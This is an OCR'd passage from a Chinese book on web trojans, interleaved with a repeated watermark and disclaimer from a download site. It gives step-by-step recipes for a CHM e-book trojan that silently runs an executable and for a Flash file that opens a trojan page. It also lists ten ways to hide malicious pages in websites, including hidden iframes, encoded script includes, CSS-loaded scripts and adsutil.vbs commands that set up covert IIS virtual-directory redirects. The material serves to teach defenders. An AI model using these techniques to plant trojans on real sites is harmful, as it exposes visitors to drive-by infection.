


图 1.10　邮件中的跨站代码过滤不严造成的后果

1.3.2　CHM 电子书木马实例

CHM 电子书木马由于应用不多，传播得有限，故几乎没有听说过有哪个大型电子书下载站被绑马的事情发生，不过安全方面还是不能掉以轻心的。CHM 一般是在本地电脑域打开的，它所获得的权限也就是本地电脑域的权限，所以比起网页木马的 Internet 域来，让木马获得执行的机会要多得多，不必使用漏洞就可以执行木马，也不必担心别人打了补丁。但 Windows 2003 除外，Windows 2003 中默认在本地电脑域中不允许 OBJECT 标签运行本地程序，在本地新建一个网页时，要在其中写入以下代码：

```
<HTML>
<BODY>
<OBJECT  Width=0  Height=0  style="display:none;"  TYPE="application/
x-oleobject" CODEBASE="hi.exe">
</OBJECT>
</BODY>
</HTML>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

并把 hi.exe 与此网页放在同一目录下，当打开这个网页的时候其中的程序就会执行，如图 1.11 所示。




图 1.11　笔者的电脑域执行程序

如果把这一段代码插入到一本 CHM 电子书中，谁又能想到隐藏在其中的特洛伊木马已经在后台运行了呢？严格地说，这也是网页木马的一种，只不过借助于 CHM 这个载体，在默认情况下 IE6 运行 OBJECT 标签需要用户的交互，而 CHM 不需要。

利用 HTML Help WorkShop 可以很快地建立一个 CHM 电子书木马，在 HTML Help WorkShop 中新建一个工程（Project），选择好要建立的路径，如图 1.12 所示。




图 1.12　在 HTML Help WorkShop 中新建一个工程（Project）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

然后利用记事本编辑其工程文件 test.hhp，添加 chm.html 和 hi.exe，如图 1.13 所示。




图 1.13　编辑工程文件

重新打开此工程文件并编译就会得到一个 test.chm 文件，这样一个最简单的 CHM 电子书木马就宣告完成了，双击打开以后不需要经过任何交互，里面的 hi.exe 就能执行。如图 1.14 所示。




图 1.14　CHM 电子书木马

1.3.3　Flash 网页木马实例

Flash 网页木马的优点是更加隐蔽，网络管理员更加难以发觉。可以选择已有的 Flash 动画，在其中添加网页木马，这里我们使用从网上下载的 030.swf，具体步骤如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

- 第一步，反编译 SWF 动画

首先我们需要将要插入网页木马的 Flash 动画文件反编译成可编辑的.fla 格式。运行“闪客精灵”，单击菜单“文件”→“快速打开”命令，指定文件将其导入。然后单击工具栏上的“导出 FLA”命令，将动画导出 FLA 文件，如图 1.15 所示。




图 1.15　反编译 Flash 动画

- 第二步，插入网页木马代码

打开刚才保存的 FLA 文件。展开界面下方的“动作/帧”栏，在索引里面找到 getURL 这一项，单击其中的“getURL”命令，在右边窗口中的“URL”里面输入我们的网页木马地址；窗口方式为“_blank”；“变量”设置为“使用 GET 方式发送”，在下方的代码窗口中将出现“getURL("http://www.gyzy.org", "_blank", "GET");”，如图 1.16 所示。




图 1.16　插入 getURL 命令

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

- 第三步，生成 Flash 木马

设置完毕后保存文件，并单击菜单“文件”→“发布”命令，将动画重新导出为 SWF 格式。用 IE 浏览器打开刚才生成的 Flash 动画木马，可以看到随着 Flash 动画打开播放时，会自动弹出一个浏览器窗口，里面将会显示我们的木马网页。

令人欣慰的是，MacroMedia 公司在新版的 Flash Player 中也已经修正了这个可能产生安全问题的特性，在 Flash 动画里试图连接外部的都会予以警告，如图 1.17 所示。




图 1.17　Flash Player 给出的安全警告

1.4　小结

网页木马的出现，使原本并不安全的网络更加雪上加霜。伴随着网页木马而来的，是拒绝服务攻击、流氓软件、盗号木马、肉鸡、流量等这些令人感到丑恶的字眼；网络安全黑色产业链的形成，网页木马起到了很大的推动作用。

由于网页木马的特殊性，一些传统的安全软件很难有有效的应对措施，如传统的杀毒软件对其查杀是治标不治本的做法；另外，网页木马都是一些脚本程序，利用加密或者变形的手段往往很容易就能躲过杀毒软件的追杀。况且微软的产品不断暴露出新的漏洞，故在等待补丁的日子里，有一段时间是处于“真空地带”的。目前，应对网页木马比较有效的措施是安装 HIPS，例如：SSM、EQ、犀牛等；通过监视浏览器或第三方软件的进程创建，能彻底有效地杜绝网页木马的袭击。

随着技术的发展，网页木马也不断衍生出了许多新的形式，邮件网页木马、CHM 电子书木马、隐藏在多媒体文件中的网页木马、Flash 网页木马等，令人眼花缭乱，防不胜防，以后肯定还会有新的形式出现。不仅是网页木马存在的形式日新月异，其传播手段从修改页面到通过电子邮件、即时通讯传播、再到通过 ARP 欺骗传播，也是层出不穷的。因此，只要网络存在一天，攻与防就会存在一天。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

CHAPTER 2

第 2 章　网页木马剖析

通过第 1 章的介绍，读者朋友应该对网页木马有了一个比较感性的认识，但是网页木马究竟和普通的网页差别在什么地方？编写一个网页木马要用到哪些技术呢？这一章可回答这些问题。另外，本章会出现一些 HTML 和 Javascript 代码，如有疑问，读者可以先阅读本书介绍基础知识的第 3 章。通过本章的学习读者可以了解以下信息：

- 网页木马的隐藏技术；
- ActiveX 与 JavaScript 技术；
- JavaScript 与堆扩展技术；
- Shellcode 技术。

2.1　网页木马与网页

网页木马在本质上是一个 Web 页，但是又和普通的 Web 页面有很大的区别，首先就是由于其特殊性，网页木马无法光明正大地存在，只能隐藏在正常的 Web 页面中。把网页木马嵌入到正常的网页中的行为，就是俗称的“挂马”。挂马并不是仅仅将恶意代码写入正常网页这么简单，因为对于挂马者来说，希望网页木马的生存时间能尽可能地长，按照现在的黑客产业链的黑市价格，在一个大型社区网站挂一个小时的网页木马就需要几千元人民币，所以为了躲避管理员的检查，挂马的黑客们绞尽脑汁，网页木马的隐藏技术也因此得到了极大的发展，大致有以下几种。

（1）在页面插入一个隐藏的框架：在网页中插入一段如下的 HTML 代码:<iframe src=http://网页木马地址 width=0 height=0></iframe>，其中 width 和 height 属性为 0 意味着该框架是不可见的，受害者若不查看源代码很难发现网页木马。这个方法也是挂马最常用的一段代码，但是随着网站管理员和广大网民安全意识的提高，只要在源代码中搜索 iframe 这个关键字，就很容易找到网页木马的源头。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）利用 JavaScript 引入网页木马：相比 iframe 这个标签，<SCRIPT src="http://xx.js" type=text/javascript>这段代码就显得更加隐蔽，因为几乎 95%的网页中都会出现类似的 script 标签，利用 js 引入网页木马也有多种方法：

- 在 js 中直接写出框架网页木马，示例代码如下：document.write("<iframe width='0' height='0' src='网页木马地址'></iframe>");
- 指定 language 的属性为"JScript.Encode"，还可以引入其他扩展名的 js 代码，这样就更加具有迷惑性，示例代码如下：<SCRIPT language="JScript.Encode" src=http://www.xxx.com/mm.jpg></script>；
- 利用 js 更改 body 的 innerHTML 属性，引入网页木马，如果对内容进行编码的话，不但能绕过杀毒软件的检测，而且增加了解密的难度，示例代码如下：top.document.body.innerHTML=top.document.body.innerHTML+'\r\n<iframe src="http://网页木马地址/%22%3E%3C/iframe%3E';
- 利用 JavaScript 的 window.open 方法打开一个不可见的新窗口，示例代码如下：<SCRIPT language=javascript>window.open("网页木马地址","","toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbars=no,width=1,height=1");</script>；
- 利用 URL 欺骗，示例代码如下：a href="http://www.163.com(/迷惑用户的链接地址，显示这个地址指向木马地址)" onMouseOver="www_163_com(); return true;"> 页面要显示的正常内容：

```
<SCRIPT Language="JavaScript">
function www_163_com ()
{
var url="网页木马地址";
open(url,"NewWindow","toolbar=no,location=no,directories=no,status=no,menubar=no,
scrollbars=no,resizable=no,copyhistory=yes,width=800,height=600,left=10,top=10");
}
</SCRIPT>
```

（3）利用 body 的 onload 属性引入网页木马：使用如下代码就可以使网页在加载完成的时候跳转到网页木马的网址<body onload="window.location='网页木马地址';"></body>。

（4）利用层叠样式表 CSS 引入 js，从而引入网页木马，示例代码如下：body{background-image:url('javascript:document.write("<script src=http://www.XXX.com/xx.js></script>")')}。

（5）利用隐藏的分割框架引入网页木马，示例代码如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

<frameset rows="444,0" cols="*"><frame src="正常网页" framborder="no" scrolling="auto" noresize marginwidth="0" margingheight="0"><frame src="网页木马" frameborder="no" scrolling="no" noresize marginwidth="0" margingheight= "0">
</frameset>

（6）利用 ISAPI 引入网页木马：ISAPI（Internet 服务应用程序编程接口）技术使开发人员可以扩展 IIS 服务器提供的功能。ISAPI 扩展是一个动态链接库(.dll)，它使用 ISAPI 提供一套 Web 功能，这些功能超过 IIS 以本机方式提供的功能。当用户需要使用 ISAPI 扩展提供的一种功能时，他们可以向服务器发送一个请求。某些情况下可以直接调用 ISAPI 扩展，但更常见的情况是用户在服务器上请求包含要处理的命令的文件。遇有用户请求此类文件时，IIS 会确定应该用哪个 ISAPI 扩展分析该文件，方法是查看一个脚本映射表，该表列出了与服务器上的各个 ISAPI 扩展相关的文件扩展名。

ISAPI 本意是扩展 IIS 的功能，可以做成 IIS 防火墙，过滤一些非法内容，也可以防盗链的防火墙，但在黑客的手里却成了攻击的利器，ISAPI 可以做成服务器上的后门，在挂马中可以对 HTTP 请求进行过滤，然后在里面插入 iframe 等的标签插入网页木马，这种插入网页木马的方式十分隐蔽，管理员从 Web 目录文件的检查中看不出什么异常，但是用户所得到的网页中还是被插入了网页木马，有点安全意识的管理员可能会想到是 ISAPI 的问题，假如发现有新增加的 ISAPI 映射，那就可能有问题了，但假如是现有的 ISAPI DLL 被替换，那就更难被发现了，还得一个个对比正常的 IIS 中的文件，大大增加了发现的难度，但是编写 ISAPI 扩展的难度也比较大，网上也从未公布过这样的代码，本书在这里也不打算具体介绍这方面的技术，以免被用于歧途，而介绍的目的是希望能引起管理员对这种新型挂马方式的注意，尽管编写这样的 DLL 插件有一定的技术门槛，但是有网络上还是有网友发现出现过这样攻击的，如图 2.1 所示（解析 asp 脚本的 DLL 被黑客替换了）。

（7）利用 IIS 的资源重定向引入网页木马：现在最常见的挂马就是修改页面，在里面插入一个 iframe 标签，比较高级一点的是利用 script 标签或者 CSS 样式表在其中插入挂马的代码，这些方法上面都已经介绍过了，但这些方法无一例外都需要修改 Web 目录下的文件，现在由于管理员安全意识的提高，修改 Web 目录下的文件这个做法很容易被发现，甚至现在已经开发出了监视 IIS Web 目录的软件，所有未授权的更改都会被拒绝。但“道高一尺，魔高一丈”，IIS 里面有一个资源重定向的功能，如果我们将这个页面选择重定向到我们已经控制的一个页面，那么当浏览器请求这个页面的时候将会转而去访问我们定义好的那个页面，如果这个页面是网页木马呢？

这是一种很简单的方法，只要任何能接触到 IIS 管理器的人都能轻易地做到，但是如果页面跳转得比较明显，或者影响范围比较广，那么管理员肯定会首先检查 Web 目录下的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

文件，假如还是没有找到问题，可能就会检查 IIS 中出的问题页面文件的属性，就会发现其中的问题。几乎每个页面都会引用到很多 js 脚本，类似这样的 HTML 语句：<script src=include/xx.js></script>，假如我们替换的是其中的一个脚本的话，使用 document.Write 方法写出网页木马的 iframe 框架并且保留原 js 脚本的功能，那么隐藏性就大大提高了，因为没有改动任何文件，除非管理员一个一个地检查文件的属性，否则很难发现问题，但那样的话代价将会很大。如图 2.2、图 2.3 所示。



图 2.1　修改过的 ISAPI




图 2.2　IIS 的文件重定向

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2.3　成功重定向页面

尽管这种方法已经相当隐蔽，但是勤快的管理员还是会发现有 js 脚本被修改的；那么，黑客是否还有更加高明的手段呢，答案是肯定的。IIS 中可以建立一个没有物理目录的虚拟目录，这样一来这个目录就会在 IIS 里不可见，黑客们就会利用虚拟目录做文章：黑客会首先建立一个不可见的虚拟目录，如果主页里调用了 include 文件夹下的 js 文件，那么就建立 include 目录，这项操作可以借助 IIS 的脚本实现，其中 adsutil.vbs 脚本是在 IIS 的安装目录如 C:\Inetpub\AdminScripts 下的，是控制 IIS 行为的一个脚本，我们可以用如下命令建立虚拟目录：

```
script adsutil.vbs Create W3SVC/1/Root/www/include "IIsWebVirtualDir"
```

于是就建立了一个 IIS 里不可见的虚拟目录，因为没有设置路径，所以不会在 IIS 管理器中显示。然后再在这个目录下建立一个名字叫做 xx.js 的虚拟目录：

```
script adsutil.vbs Create W3SVC/1/Root/www/include/xx.js "IIsWebVirtualDir"
```

这样，就存在一个 include/xx.js 的虚拟目录了。然后再利用脚本对这个目录进行资源重定向，cscript adsutil.vbs set W3SVC/1/Root/www/include/mm2.js/ httpredirect "http://xx.com/yy.js"。这样就更改了 xx.js 虚拟目录的重定向特性。注意：其中 W3SVC/1/Root/www/代表 IIs 下的第一个 Web 服务器的 www 虚拟目录，其他的操作可以打开 adsutil.vbs 脚本的帮助看看！这样操作之后就设置了虚拟目录的重定向特性，现在试着在主页里调用 include/xx.js，所有调用 xx.js 的页面都会被重定向到 yy.js，并且 xx.js 没有任何的改动和影响！这是 IIS 的一种特性，从某种意义上说是一个 Bug，它处理用户的请求是虚拟目录优先于物理目录，而且 IIS 管理器中也没有留下任何的蛛丝马迹。这样，网页木马在这个服务器上就更难被清

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

除了。这可以说是管理员的噩梦，除了重新安装 IIS 或者恢复 IIS 的设置，似乎没有更好的办法去对付这种方法。

（8）利用数据库引入网页木马：现在网络上几乎 50%的网站都是基于数据库建立的动态网站，这里说的动态网页，与网页上的各种动画、滚动字幕等视觉上的“动态效果”没有直接关系，动态网页可以是纯文字内容的，也可以是包含各种动画的内容，这些只是网页具体内容的表现形式，无论网页是否具有动态效果，采用动态网站技术生成的网页都称为动态网页。从网站浏览者的角度来看，无论是动态网页还是静态网页，都可以展示基本的文字和图片信息，但从网站开发、管理、维护的角度来看就有很大的差别。

动态网页一般有如下四个特点：第一，动态网页以数据库技术为基础，可以大大降低网站维护的工作量；第二，采用动态网页技术的网站可以实现更多的功能，如用户注册、用户登录、在线调查、用户管理、订单管理等；第三，动态网页实际上并不是独立存在于服务器上的网页文件，只有当用户请求时服务器才返回一个完整的网页；第四，动态网页中的“？”对搜索引擎检索存在一定的问题，搜索引擎一般不可能从一个网站的数据库中访问全部网页，或者出于技术方面的考虑，搜索蜘蛛不去抓取网址中“？”后面的内容，因此采用动态网页的网站在进行搜索引擎推广时需要做一定的技术处理才能适应搜索引擎的要求。黑客们在取得网站的权限之后，可以通过后台系统或者 webshell 将 iframe 等网页木马更新到数据库中，又或者通过 SQL 注入点利用 update 语句将网页木马注射进数据库。不过，由于一般注入点的权限都是比较低的，可能这个方法不容易实现。但不可否认，数据库也是网页木马一个非常好的隐蔽角落。

（9）利用统计网站大规模挂马：现在很多网站为了统计网站的流量，都使用流量统计系统，只要统计网站被攻陷，无数使用该统计系统的网站都会成为受害者。统计网站间接挂马的方式将有可能取代传统的单一网页挂马而成为未来网页挂马的主流途径。因此，黑客肆意寻找知名的第三方网站“下手”，成功入侵后对该网站进行挂马，从而使得其他依赖该第三方网站功能的网站自动被中上了木马页面，这样显然极大地增强了木马的传播能力。由于使用知名第三方网站功能的网站很多，使得网页木马能够短时间内迅速膨胀传播，对社会的危害极大。所以，使用这种间接挂马的方法，使得单纯分析网页本身代码的方法已经无法发现网站是否被挂马。微点反病毒专家在用户的反馈中发现，由于间接挂马手段的隐蔽性较强，很多网站的管理员甚至连自己都不知道网站已经被挂马，如图 2.4 和图 2.5 所示。

（10）利用 ARP 欺骗引入网页木马：这种手段也是近年来才开始流行的，并有大规模扩散的趋势。无论是服务器端还是本地网络，都发现过利用 ARP 欺骗进行挂马的攻击手段，在第 1 章中也介绍了相关的原理，其实就是病毒截获了用户的 HTTP 封包，在里面加入了挂马的代码，著名的驱动开发网就曾经受到过服务器机房 ARP 欺骗挂马的攻击，相对

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

于欺骗服务器来说，利用 ARP 欺骗攻击本地局域网的一些木马病毒危害更大，因为前者只会危害浏览特定网站的目标，而后者所有局域网的用户只要有发出 HTTP 请求的，均会被插入挂马代码，危害极大，甚至作者还在网上公布了源代码，更加速了此类病毒的传播，如图 2.6 所示。




图 2.4　传统的网页挂马方式




图 2.5 “新形态”的网页挂马方式

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 2.6　公开代码的 ARP 欺骗木马

